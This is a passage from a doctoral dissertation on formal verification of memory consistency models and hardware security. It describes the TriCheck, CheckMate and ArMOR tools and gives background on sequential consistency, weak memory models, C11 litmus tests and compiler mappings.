As demonstrated in Section 1.2.1's running example, memory consistency models are defined at the various layers of the hardware stack and require careful and precise translation to interface between layers and preserve correctness. The layered nature of memory consistency models enables modular specification and analysis. However, due to the complexity of modern memory consistency models and a lack of precise memory model specifications at the various layers (recall from Section 1.1.2 that not all modern industrial memory models are specified formally), a variety of real-world bugs involving memory models have occurred in practice [TML+17, TML+18, MTL+16, ABD+15, VBC+15, LVK+17, ND13, ARM11, AMD12, LVK+17].

One class of memory model verification challenges arises due to "vertical" memory model heterogeneity. Specifically, reasoning about full-stack memory model correctness and compatibility becomes extremely challenging with so many layers and corresponding specifications and mappings involved. In other words, it becomes difficult to reason about whether or not a given HLL program will run correctly (and as intended by the programmer) when it is compiled and ultimately executed on some particular hard-




Figure 1.7: TriCheck toolflow (described in more detail in Chapter 3) for full-stack memory consistency model verification. Bugs may require modified ISA or HLL memory consistency models, different sets of enforced orderings from either the compiler or the microarchitecture, or more or fewer ISA instructions with specified ordering semantics. Numbers correspond to TriCheck steps enumerated in Section 3.2.

ware implementation. Referring back to Section 1.2.1, even if our example program is written "correctly" with `sanitized` declared as `volatile/atomic` (Figure 1.3), a compiler mapping bug, incompatible ISA memory model, or incorrect hardware consistency model implementation could cause it to violate programmer guarantees.

Goal: Formal Full-Stack Memory Consistency Model Verification

To enable computer architects to evaluate the effects of desired hardware organizations and optimizations on ISA memory models and consequently the ability of their hardware designs to support compiled HLL programs, my co-authors and I designed the first full-stack memory consistency model verification approach and corresponding tool, TriCheck [TML+17, TML+18], which is presented in Chapter 3. In contrast to prior work that focused memory model analysis and verification efforts on segments of the hardware-software stack in isolation, this thesis demonstrates tremendous benefits to analyzing and verifying the stack holistically. In particular, the full-stack memory consistency model verification techniques presented in this thesis identified and characterized new memory model bugs in commercial ISAs and compilers [TML$^+$17, TML$^+$18, MTL$^+$16].

As illustrated in Figure 1.7 (and explained in detail in Chapter 3), TriCheck evaluates a user-specified combination of an HLL, an ISA, compiler mappings from the HLL onto the ISA, and a microarchitectural implementation of the ISA (provided as a formal hardware design specification like those presented in Section 2.2.3) to determine if they align on memory model requirements. In particular, TriCheck starts with auto-generated suites of HLL test programs and evaluates their path to execution through compiler mappings, ISAs, and ultimately hardware implementations. To conduct this analysis, TriCheck uses satisfiable modulo theory (SMT) based analysis of *microarchitectural happens-before (μhb) graphs* (Section 2.2.3), which represent implementation-specific program executions as directed graphs (such as Figure 1.6c) [LPM14], to systematically compare permitted/forbidden HLL program executions with their corresponding (post-compilation) observable/unobservable ISA program executions on hardware implementing the ISA.

As a case study intended to evaluate the applicability of TriCheck to modern ISA design, we used TriCheck to evaluate the latest version (at the time of our study) of the RISC-V ISA's [WLPA16][9] memory consistency model on its ability to support C11 programs. In doing so, TriCheck identified and characterized a series of deficiencies in the 2016 RISC-V memory model specification rendering it incompatible with C11. More concretely, TriCheck discovered that it was possible to build legal RISC-V implementations that satisfied the 2016 specification [WLPA16] yet could not run all

[9] Throughout this manuscript, we denote the the most recent version of the RISC-V ISA specification at the time of our evaluation with "2016," the year of its release.

valid compiled C11 programs correctly regardless of how the compiler was designed. In the process of evaluating the RISC-V memory model, TriCheck also identified two counterexamples to a previously proven-correct compiler mapping from C11 onto the Power and ARMv7 ISAs. This result along with concurrent work led to the discovery of flaws in the C11 memory model itself [MTL+16, LVK+17].

Overall, full-stack memory consistency model verification with TriCheck has demonstrated benefits over prior approaches that verify segments of the hardware-software stack in isolation. This outcome stems from the TriCheck approach of carrying a diverse set of HLL programs down through the hardware-software stack, ultimately to their execution on hardware which facilitates efficient exploration of a wide range of interesting system features rooted in HLL programs.

1.3.2 Security Implications of Hardware Event Orderings

Challenge: Lack of Rigorous Analysis Approaches for Security

Despite a rich area of research devoted to contriving hardware security exploits, there is lack of techniques for rigorously and formally reasoning about the security guarantees of hardware systems. Furthermore, while the security implications of event orderings and interleavings have been noted and studied in software, they exist in hardware to a much greater (and often less-appreciated) extent. This phenomenon is the result of individual instructions not executing atomically, but rather getting cracked into a sequence of microarchitectural events during the course of their execution on a particular hardware implementation.

As has been discussed, the primary mechanism by which computer systems designers can specify and reason about parallel program behaviors (i.e., memory consistency models) explicitly does not address security. Thus, there is a need for techniques for reasoning about program security in a hardware-aware way. Similar to the inflection point imposed by multicore and shared memory parallelism that prompted resurgence in memory model research, the degree to which skilled adversaries can exploit hardware features to leak sensitive information [GNBD16, KGG$^+$18, LSG$^+$18, Int18, Hor18, SP18, KW18, BMW$^+$18, WVBM$^+$18, SSLG18, MR18, KKSA18, TLM18c, CBS$^+$18, vSMO$^+$19, MML$^+$19, SLM$^+$19, KGG19, IMB$^+$19] motivates a rigorous solution to the problem of hardware security.

Goal: Automated Formal Hardware Security Verification

Inspired by our work on memory consistency models, I make the important and non-obvious observation in this thesis that the microarchitecture-level event ordering issues that constitute memory consistency model bugs are very similar to those that constitute security vulnerabilities and ultimately violations of confidentiality and integrity in modern processors. From this observation, I developed an approach and an associated automated tool, CheckMate [TLM18a], which is presented in Chapter 4, for determining if a microarchitecture (provided as a formal hardware design specification like those presented in Section 2.2.3) is susceptible to formally specified classes of security exploits. If the hardware design in question is vulnerable to the class of exploits, CheckMate automatically synthesizes proof-of-concept exploit codes.

Like TriCheck, CheckMate analyzes μhb graphs; however, CheckMate extends μhb graphs and their analysis in new ways for security verification. First, CheckMate introduces *μhb patterns* (i.e., μhb sub-graphs) to represent particular microarchitectural event ordering sequences that take place within the context of a program execution. When a μhb pattern is indicative of a class of security exploits, we refer to it as an *exploit pattern*. Second, to facilitate hardware-aware exploit program synthesis, CheckMate leverages relational model finding techniques to synthesize μhb graphs featuring exploit patterns and the corresponding exploit programs whose executions they represent. Overall, CheckMate is rooted in the following idea: i) if we can represent implementation-specific program executions as directed graphs (i.e., μhb graphs) [LPM14], and ii) if we can represent event ordering sequences indicative of exploits as exploit patterns (i.e., μhb sub-graphs), then any μhb graph that contains an exploit pattern as a sub-graph represents an implementation-specific exploit program execution.

CheckMate was fully functional at the time Meltdown [LSG+18] and Spectre [KGG+18] were announced; however, I had not yet used CheckMate to evaluate a *speculative* processor implementation. Thus, following the public announcement of Meltdown and Spectre, I used CheckMate to evaluate a speculative out-of-order processor design on its susceptibility to a broad class of security exploits whose seminal paper was published in 2014: Flush+Reload cache side-channel attacks [YF14]. Some of the automatically synthesized results were programs representative of Meltdown and Spectre. Next, holding the microarchitecture input constant, I supplied CheckMate with a different (and older) class of side-channel attacks whose seminal paper was published in 2006: Prime+Probe [OST06]. Here, CheckMate synthesized new attacks, called MeltdownPrime and SpectrePrime [TLM18c]. They rely on speculation as do Meltdown and Spectre, but are distinct in that they exploit distinct microarchitectural features: speculative cache line invalidation in the case of Meltdown and Spectre compared to speculative cache pollution in the case of MeltdownPrime and SpectrePrime. As I have demonstrated, the automatically synthesized SpectrePrime program successfully leaks private data on Intel hardware[10].

1.3.3 Adding a Dimension of Heterogeneity

Challenge: Incompatibility of Interface Specifications in Heterogeneous Parallel Systems

In general, interface specifications tend to assume homogeneity among interacting compute elements. For example, memory consistency models specify legal inter-module

[10] The proof-of-concept C code can be found in Appendix A.

interactions through shared memory for *homogeneous* modules. Adding a dimension of heterogeneity to parallel systems presents a new set of verification challenges pertaining to incompatible interface specifications.

Furthermore, programs compiled assuming a particular interface specification as a target are not necessarily compatible with distinctly different interface specifications. For example, if a program is compiled to a target ISA with a particular memory model, it cannot necessarily be executed on hardware that implements another ISA with a different memory model. Even if the ISA instructions are correctly translated (e.g., via static or dynamic binary translation), event orderings prohibited by the original memory model might be legal according to the new memory model. As a parallel for security, a certain exploit program might be realizable on one hardware design but not another due to differences in the underlying microarchitectures.

Goal: Heterogeneous Memory Consistency Model Translation and Integration

Given the prevalence and degree of heterogeneity in modern SoCs, this thesis proposes techniques for ensuring and verifying that programs execute as expected on parallel systems that feature architectural heterogeneity. I primarily focus on orchestrating program correctness in the presence of heterogeneous memory models. However, I discuss how the techniques we developed can be applied to also reason about security in the heterogeneous context.

In my early work, my co-authors and I developed the ArMOR framework which supports specifying, algorithmically comparing, and automatically translating between heterogeneous memory consistency models [LTPM15]. ArMOR provides a precise ISA-independent format for specifying memory models, called memory ordering specification tables (MOSTs), and uses it to automatically generate finite state machines capable of intelligently translating (dynamically or statically) concurrent code assuming one memory model to concurrent code that assumes another. While ArMOR was not developed as a security analysis framework in particular, hardware security issues rely on observability of particular program execution scenarios on hardware implementations. Thus, the ability to reason about memory consistency model behaviors in a heterogeneous system is crucial for reasoning about the system's security properties.

1.4 Dissertation Contributions

This dissertation makes an impact through the following contributions:

- **Demonstration of the benefits of full-stack memory consistency model analysis starting from auto-generated HLL test programs [TML+17, TML+18, MTL+16]:** This dissertation demonstrates the benefits of full-stack memory model verification that spans HLL memory models, compilers, ISA memory models, and hardware memory model implementations. In particular, this full-stack approach starts with suites of HLL test programs and evaluates their path to execution through compilers, ISAs, and ultimately hardware implementations to verify the holistic preservation of HLL memory model requirements. This technique enables efficient exploration of a wider and more interesting set of compiler mapping variations and ISA options that have their roots in HLL programs that hardware designs ultimately aim to support.

- **Characterization of shortcomings in the 2016 RISC-V memory consistency model specification that led to its subsequent redesign [TML+17, TML+18]:** Using TriCheck, a tool developed in this thesis for conducting full-stack memory consistency model verification, our work characterized a series of shortcomings in the 2016 specification of the RISC-V memory model rendering it incapable of supporting compiled C11 programs.

This result led to the formation of the RISC-V Memory Consistency Model Task Group (that I participated in) and the recent ratification to two new formally specified RISC-V memory models, both of which are compatible with C11 [WA19].

- **Identification of similarities between memory consistency model analysis and security analysis [TLM18a, TLM19]:** This thesis is the first to make the important and non-obvious observation that memory consistency model analysis and security analysis are amenable to similar techniques. This observation facilitated a relatively seamless transition from the memory consistency model verification techniques used in this thesis to novel techniques for conducting hardware security verification. Furthermore, our successful adaptation of memory model analysis techniques to the hardware security space paves the way for future solutions to security throughout the hardware-software stack, mirroring the history of memory model advances (Figure 1.1).

- **Presentation of a rigorous, formal alternative to existing ad hoc security analysis approaches that resulted in the synthesis of new and existing exploits [TLM18a, TLM19, TLM18c]:** This thesis presents an approach and automated tool, CheckMate, for systematically evaluating susceptibility of a hardware design to known exploit classes. Using CheckMate to evaluate susceptibility of a speculative out-of-order processor design to cache side-channel attacks resulted in automatically systematized programs representative of Meltdown [LSG+18] and Spectre [KGG+18] in addition to new related, yet distinct exploits, MeltdownPrime and SpectrePrime [TLM18c].

- **Presentation of techniques for directly comparing and translating between heterogeneous memory consistency model implementations [LTPM15]:** This thesis proposes techniques for reconciling the differences between the interface specifications of diverse compute elements in heterogeneous systems, focusing on consistency model specifications. In particular, we propose the ArMOR framework for directly comparing and dynamically translating between heterogeneous memory consistency models.

1.5 Dissertation Outline

The rest of this thesis is organized as follows. Chapter 2 presents background information on memory consistency models and microarchitectural side-channel attacks, including an overview of existing formal analysis techniques that are most relevant for this thesis and a summary of the features that unite memory model and security analysis. Chapter 3 introduces the first approach and associated automated tool for full-stack memory consistency model verification, TriCheck. After explaining the TriCheck approach, the second half of Chapter 3 presents an evaluation of the 2016 RISC-V memory model specification using TriCheck. Chapter 4 adapts techniques that have proven useful in memory model analysis for security analysis and presents CheckMate, an approach an automated tool for evaluating a hardware system's susceptibility to known exploit classes and synthesizing proof-of-concept exploit code when the design is found to be vulnerable. After detailing the CheckMate approach, the second half of Chapter 4 presents a case study where CheckMate is used to evaluate susceptibility of a speculative out-of-order processor design to cache side-channel attacks. While Chapters 3 and 4 are open to heterogeneity, their focus is largely on systems featuring homogeneous parallelism at the architecture level. Chapter 5 introduces techniques to handle heterogeneous parallelism, focusing on architectural memory consistency model heterogeneity with applicability to heterogeneous security challenges. Specifically, Chapter 5 presents the ArMOR framework for systematically comparing and translating between heterogeneous memory models. Finally, Chapter 6 presents ongoing and future research directions and subsequently concludes this thesis.

Chapter 2

Background and Related Work

This chapter presents a background on memory consistency models and security that serves as the foundation for the remainder of this dissertation. Section 2.1 provides a an overview of memory consistency models in general, including features that are used later in this dissertation to describe and distinguish memory models. Those well-versed in memory models may wish to skip Section 2.1. Section 2.2 describes approaches from the literature, which this thesis leverages and builds on, that have been used for defining and analyzing memory consistency model specifications and their implementations. Section 2.3 provides a summary of the features that unite memory consistency model and security analysis. Section 2.4 then gives an overview of hardware security exploits, focusing on how modern processor designs can be exploited to leak sensitive information from the programs they run. Those well versed on cache side-channel attacks and speculative (i.e., transient) execution attacks may wish to skip Section 2.4. Section 2.5 summarizes this chapter.

2.1 Overview of Memory Consistency Models

When a single processor core or compute element is executing a sequential program, it is free to dynamically reorder instructions to improve performance when such reordering will not affect program correctness. For example, having the flexibility to legally reorder instructions can enable a processor to make forward progress when it would otherwise have to stall computation (if reordering was disallowed) while waiting for busy functional units or long-latency memory accesses. However, as soon as another compute element can simultaneously access the same shared resources, in particular shared memory, these reorderings may cause executing instructions to be partially and/or incorrectly witnessed or observed. This potentially leads to software bugs, system crashes, or security vulnerabilities. As discussed in Chapter 1, memory consistency models are defined at the various layers of the hardware-software stack from HLLs down through ISAs, intermediate representations (IRs), and hardware implementations to address aspects of this complex and fundamental problem.

At each layer of the compute stack consistency models specify legal ordering and visibility of load and store instructions executing concurrently on a collection of homogeneous compute elements. Their goal is to enable programmers to partition the space of all potential program *outcomes* (where “outcome” refers to the values returned by the loads of a program) into a set that are legal and a set that are illegal.

Adve and Gharachorloo define a memory consistency model as follows [AG95]:

> [A] memory consistency model [...] provides a formal specification of how the memory system will appear to the programmer, eliminating the gap between the behavior expected by the programmer and the actual behavior supported by a system. Effectively, the consistency model places restrictions on the values that can be returned by a read in a shared-memory program execution.

Defining behavior as fundamental as what value should be returned when software loads from memory, memory models are central to hardware and software systems design and yet difficult to get right. Moreover, memory system heterogeneity, particularly memory model heterogeneity, presents a number of challenges: how to compile from a given software memory model onto a given hardware memory model, how to design memory model aware ISAs and intermediate representations (IRs), how to translate code from one ISA to another, how to ensure interoperability of heterogeneous components, and so on. This dissertation address these memory consistency model challenges in Chapters 3 and 5.

2.1.1 Sequential Consistency

Frequently regarded as the most intuitive memory model, SC [Lam79] requires a strict interleaving semantics for memory events issued by parallel processors/threads in a parallel ISA/HLL program. According to its definition, SC requires that the result of a parallel program execution is the same as if the following two conditions hold:

1. All cores execute their own instructions in *program order* `po`, where `po` describes the order in which instructions appear in the original unrolled program (e.g., if instruction A comes before instruction B in the original binary, instruction A is before B in `po`).

2. A *total global order* exists on all instructions from all cores such that each load returns the value written by the most recent store to the same address in that total order.

Unfortunately, common compiler, runtime, and microarchitectural optimizations violate SC, resulting in low performance for naive SC implementations. In hardware, there have been many attempts at mitigating SC's performance cost, commonly leveraging techniques such as aggressive post-retirement speculation and rolling back execution in the case of a coherence violation [BMW09, CTMT07, GF02, GFV99, RPA97, WAFM07]. Additionally, techniques have been proposed that aim to enforce SC only for conflicting accesses [GL14, LNGR12, SNM$^+$12]. Nevertheless, most manufacturers have elected to build hardware with weak memory models that relax SC [AMD17, Int10, Int19, IBM13, ARM08, NVI17, ARM13b, WA19].

2.1.2 Weak Memory Models

Weak memory models result from relaxing either of the two requirements for SC enumerated above. We refer to the first SC as the *program order requirement* and the second as the *store atomicity requirement* [AM06, AG95]. By relaxing po, weak memory models elect to permit observable (i.e., from the viewpoint of other processors/threads) reordering of instructions in po. Relaxing store atomicity amounts to removing restrictions on the order in which writes to memory become visible to remote processors/threads (where visible means that a read on that remote core could return return the value of the write in question.)

Various issues can arise when the effects of relaxing SC memory orderings are not carefully considered at ISA design time or when mapping a HLL program or existing binary (compiled for a different ISA) onto some target ISA. This section provides explanations and examples of common memory model features, some which are typically enforced and others which are sometimes relaxed. The focus of this section is on memory model features that are particularly relevant to understanding the contributions presented in Chapters 3 and 5. Table 2.1 gives an overview of how some modern ISA memory models compare across the features we discuss.

Relaxing Program Order

Different memory consistency models may elect to *relax* (i.e., not require) ordering between pairs of instructions in po. For example, as stated in Table 2.1, x86-TSO, which is the memory model used by Intel processors, relaxes the ordering between writes and subsequent (in po) reads in order to permit store buffer bypassing in hardware implementations of x86-TSO. When reordering between two instructions in

ISA	PPO				Store Atomicity			Dependencies		
MCM	W→R	W→W	R→R	R→W	MCA	rMCA	nMCA	addr	data	ctrl
x86-TSO [OSS09]	`mfence`	✓	✓	✓		✓		n/a	n/a	n/a
RVTSO [WA19]	`fence rw,rw`	✓	✓	✓		✓		n/a	n/a	n/a
ARMv8 [ARM13b]	`dmb`	`dmb`, `stl`	`dmb`, `lda`, `ctrlisb`	`dmb`, `lda`, `stl`, `ctrlisb`		✓		✓	✓	✓
RVWMO [WA19]	`fence rw,rw`, `fence.tso`	`fence rw,rw`, `fence rw,w`, `fence w,w`	`fence rw,rw`, `fence r,rw`, `fence r,r`	`fence rw,rw`, `fence r,rw`, `fence rw,w`		✓		✓	✓	✓
ARMv7 [ARM13a]	`dmb`	`dmb`	`dmb`, `ctrlisb`	`dmb`, `ctrlisb`			✓	✓	✓	✓
Power [IBM13]	`hwsync`	`hwsync`, `lwsync`	`hwsync`, `lwsync`, `ctrlisync`	`hwsync`, `lwsync`, `ctrlisync`			✓	✓	✓	✓
PTX [LSG19]	`fence.sc.{scope}`	`fence.sc.{scope}`, `fence.acq_rel.{scope}`, `st.release.{scope}`	`fence.sc.{scope}`, `ld.acquire.{scope}`, `fence.acq_rel.{scope}`,	`fence.sc.{scope}`, `fence.acq_rel.{scope}`, `ld.acquire.{scope}`, `st.release.{scope}`			✓			

Table 2.1: This table summarizes how a variety of modern ISA memory consistency models (MCMs) compare with respect to the weak memory model features presented in Section 2.1.2. An “n/a” in a Dependency cell indicates that R→R and R→W orders are both part of ppo and thus dependency order is enforced by default (from the description of dependencies in this section, they only relate a load with a po-later load or store). Yellow highlighting denotes cumulative fence instructions for nMCA memory models. Blue highlighting denotes instructions that can form release-acquire pairs and similarly enforce cumulative ordering. Note that this table simply provides a high-level overview of the referenced models. As we discuss in Chapter 5, not all tables summarizing memory model features are sufficient for precise model comparisons.

po is explicitly disallowed (e.g., the ordering between two write operations in po for x86-TSO), they are said to be part of *preserved program order (ppo).* This section presents some relationships that might exist between a pair of instructions in po, resulting in their inclusion in ppo when they might otherwise be free to reorder.

Coherence and Same-Address Ordering: *Coherence*[1] ensures that (1) all stores are eventually made visible to all cores and (2) there exists a single total order that all threads agree on for all stores to the *same address* [Gha95, GLL+90]. Coherence can by thought of as a subset of consistency; while consistency deals with orderings of memory accesses to any addresses (even *different addresses*), coherence is only concerned with orderings between *same address* access. Accesses from the same thread to the same address generally must maintain program order regardless of other po relaxations (i.e., they must appear to execute in program order), but there are exceptions: some old Power models and SPARC RMO relax same-address load→load ordering [SPA94, TDF+01].

Notably, imprecision in the coherence specification led to the *ARM load→load hazard*, a case in which same-address, program-order read operations in programs (e.g., C11 program) were incorrectly reordered when the programs were compiled and run on ARM hardware. ARM's processor specification was ambiguous regarding the ordering requirements of same-address, program-order loads both implicitly in hardware and explicitly via compiler-inserted fence or barrier instructions. As a result, some commercial ARM hardware designs reordered same-address, program-order loads in hardware while compilers assumed the opposite. Section 3.1) further discusses the ARM load→load hazard, and uses it to motivated full-stack memory consistency model verification techniques that can avoid memory model incompatibilities in the hardware-software stack.

[1] Coherence protocols, which provide hardware system support for enforcing coherence, often use stronger definitions of coherence (e.g., *single writer/multiple readers* [SHW11]), while other consistency model literature may use weaker notions such as total orders only on stores to the same address.

Initial conditions: x=0, y=0		
T0	T1	T2
a: st(x, 1, rlx)	b: r0 = ld(x, rlx)	d: r1 = ld(y, acq)
	c: st(y, 1, rel)	e: r2 = ld(x, rlx)
Forbidden C11 Outcome: r0=1, r1=1, r2=0		

Figure 2.1: C11 variant of the Write-to-Read Causality (WRC) litmus test. T0, T1, and T2 are three threads. The st and ld of y perform release-acquire synchronization.

Initial conditions: x=0, y=0			
T0	T1	T2	T3
a: st(x, 1, sc)	b: st(y, 1, sc)	c: r0 = ld(x, sc)	e: r2 = ld(y, sc)
		d: r1 = ld(y, sc)	f: r3 = ld(x, sc)
Forbidden C11 Outcome: r0=1, r1=0, r2=1, r3=0			

Figure 2.2: C11 variant of the Independent Reads of Independent Writes (IRIW) litmus test. All accesses are SC atomics.

Dependencies: A dependency relates a load with a subsequent (i.e., later in program order) load or store. An address (`addr`) (dependency results when the address accessed by a load or store depends syntactically[2] on the value returned by a `po`-prior load. A `data` dependency exists between a load and a `po`-later store when the store's value depends syntactically on the loaded value. A control (`ctrl`) dependency occurs when the control flow decision of whether to execute a load or store depends syntactically on the value returned by a `po`-prior load. Intuitively, it may seem impossible not to enforce dependencies, as a dependee seemingly cannot execute until it has all of its inputs available. However, in the presence of microarchitectural speculation, the dependee can in fact behave as if it were reordered with the instruction it depends on [MSC$^+$01], unless such behavior is explicitly prevented by the ISA specification.

Relaxing Store Atomicity

In addition to relaxing orderings between instructions in `po`, different memory models may relax store atomicity in a variety of different ways. The three store atomicity variants we consider and describe below, in increasing weakness, are MCA (requirement for SC), rMCA, and nMCA. Table 2.1 that x86-TSO relaxes store atomicity and features rMCA stores. This relaxation is allowed in order to permit store buffer forwarding in hardware implementations of x86-TSO.

Flavors of Store Atomicity: As defined by Collier, a store is *multiple-copy atomic* (MCA) if all cores in the system, including the performing core, conceptually see the updated value at the same instant [Col92]. As a performance optimization, some architectures allow a core to read its own writes prior to their being made visible to other cores (e.g. vi store→load forwarding via a core's private store buffer); we refer to this as *read-own-write-early multiple-copy atomic* (rMCA) [AG95]. However, rMCA writes must be made visible at the same time to all cores other than the performing core. Weaker models, like ARMv7 and Power, feature *non-multiple-copy atomic* (nMCA) stores that may become visible to some remote cores before they become visible to others.

Figure 2.1 demonstrates the often counter-intuitive effects of nMCA stores[3]. The specified non-SC outcome corresponds to a causality chain where T0 sets a flag by writing 1 to `x`, and T1 reads the updated value of `x`, subsequently setting its own flag by writing 1 to `y`. T2 then sees the update of `y`, reading 1; however, it has still not observed the update of `x` and reads its value as 0. If the memory operations in this

[2] ARM, Power, and RISC-V respect syntactic dependencies, which define dependencies according to the syntax of the instructions. This is broader than semantic dependencies, which only include true dependencies, i.e., those which could not in theory be optimized away.

[3] We use a shorthand representation for all C11 litmus test programs in this dissertation. In a real C11 executable, `store` and `load` would be prepended with `atomic_` and appended with `_explicit`. Additionally, instances of `rlx`, `rel`, `acq`, and `sc` would be prepended with `memory_order_` and extended to `relaxed`, `acquire`, `release`, and `seq_cst`, respectively.

C/C++ Instruction	Power
`ld rlx`	`ld`
`ld acq`	`ld; ctrlisync`
`ld sc`	`hwsync; ld; ctrlisync`
`st rlx`	`st`
`st rel`	`lwsync; st`
`st sc`	`hwsync; st`

Table 2.2: When compiling a particular HLL onto a target ISA, non-synchronizing accesses may be freely optimized. However, each synchronizing access must be mapped onto a set of assembly instructions that uphold its ordering requirements. This set of assembly instructions is determined by a "recipe" specific to HLL-ISA pair. This table summarizes the *leading-sync* compiler mapping from C11 onto Power [MS11].

C11 program are compiled down to regular loads and stores on a nMCA system, the forbidden outcome will (perhaps surprisingly) be observable.

C11 supports cross-thread synchronization via acquire and release operations. These operations were initially proposed as part of *release consistency (RC)* [GLL+90]. An acquire ensures that it is made visible before accesses after the acquire in program order. Likewise, a release ensures that accesses before it in program order are made visible before the release. The store and load of `y` in Figure 2.1 form a *release-acquire pair* that synchronizes the values between T1 and T2. C11 additionally requires release-acquire synchronization to be *transitive* [BOS+11, BA08]. This means that T2 must observe the store to `x` when it acquires `y`, because T1 observed the store to `x` before its release of `y`. As a result, the outcome in Figure 2.1 is forbidden by C11.

Cumulativity: In order to enforce causality relationships support C11-style cross-thread synchronization (as is required in Figure 2.1), an nMCA architecture must include *cumulative* fences. Fences order specified accesses in the fence's *predecessor set* (i.e., accesses before the fence) with specified accesses in the fence's *successor set* (i.e., accesses after the fence)[4]. Cumulative fences additionally include accesses

[4] "Predecessor" and "successor" sets are called "group A" and "group B," respectively, in descriptions of fences in the Power and ARM memory models [SSA+11]. Chapter 3 uses "predecessor" and "successor" as that is the terminology used by RISC-V. Chapter 5 uses Power and ARM syntax to align with ISAs explored in that chapter.

performed by threads other than the fencing thread in the predecessor and successor sets. Recursively, memory operations (from any thread) that have performed prior to an access in the predecessor set are also members of the predecessor set. Also recursively, memory operations (from any thread) that perform after a load that returns the value of a store in the successor set are also in the successor set.

2.1.3 Translating Between Memory Model Layers

The features and concepts provided in Section 2.1.2 can be used to construct memory consistency models specifications for both hardware and software memory models (i.e., ISA and HLL memory models, respectively). In fact, Chapter 5 provides a precise format for representing the relevant features of a particular memory model so that the any two memory models can be directly and algorithmically compared, something that is beneficial in an execution environment with memory model heterogeneity. A plethora of memory models have been defined in the context of both academic research [GLL^{+}90] and industrial hardware platforms [AMD17, Int10, Int19, IBM13, ARM08, ARM13b, NVI17, WA19, SPA94] and programming languages [MPA05, ISO11a, ISO11b, Khr]. Some of these models are summarized in Table 2.1 using these features. This section gives an overview of the requirements of the C11 HLL memory model [BA08] with a focus on explaining the ISA memory models features necessary for supporting C11 programs. As far as HLL memory models are concerned, this thesis focuses on C11, as it is one of the most rigorously defined and well-maintained HLL memory models and is a desirable target for commercial hardware to be able to support.

C11 Compiler Mappings

The C11 memory model has various forms of synchronization with different strength-/performance trade-offs. Specifically, in the C11 memory model, variables in a C11 program can be declared as `atomic` variables (as in the example in Section 1.2). Once a variable is declared as "atomic," memory accesses to that location can be annotated with different memory ordering requirements (called "memory orders"). C11 features `relaxed`, `acquire`, and `seq_cst` (sequentially consistent) memory order options for loads and `relaxed`, `release` and `seq_cst` memory orders for stores[5] Similar, ISAs often provide a corresponding set of synchronization primitives with similar trade-offs. Compilers are then responsible for mapping C11 memory model primitives (i.e., memory accesses annotated with memory orders) onto one or more ISA instructions that sufficiently uphold C11 requirements.

As C11 release-acquire synchronization is transitive, it requires cumulative ordering at the hardware-level between a release-acquire pair. In Table 2.1, rMCA architectures provide this cumulative ordering by default, while nMCA architectures supply cumulative fences (highlighted in yellow in the Table) to explicitly facilitate cumulativity. Compiler mappings for well-known nMCA architectures such as Power and ARMv7 enforce all cumulative ordering requirements of the C11 release-acquire pair on the release side, leaving the acquire side implementation non-cumulative. In this case, the cumulative fence on the release side would require that reads and writes in the predecessor set be ordered with writes in the successor set, and that reads in the predecessor set be ordered with reads in the successor set (i.e., *cumulative lightweight fence*). Power mappings implement release operations using a similar cumulative lightweight fence (`lwsync`). With all cumulative orderings being enforced on the release side, acquire operations only need to locally order reads before the fence with reads and writes after the fence. Power and ARMv7 can implement acquire operations using non-cumulative fences (e.g., `ctrlisync` and `ctrlisb`, respectively[6]). Table 2.2

[5] In the examples presented in this manuscript, we abbreviate the `relaxed`, `acquire`, and `release` C11 memory orders as `rlx`, `acq`, and `rel`, respectively. Furthermore, C11 atomic memory operations that are annotated with `relaxed` (`rlx`) or `seq_cst` memory orders are referred to broadly as *relaxed atomics* and *sequentially consistent (SC) atomics*, respectively.

[6] `ctrlisync` and `ctrlisb` represent the `cmp; bc; isync` and `teq; beq; isb` instruction sequences, respectively.

details the Power approach as an example, which is relevant for our RISC-V case study in Section 3.4 as it uses a similar scheme (albeit with RISC-V instructions).

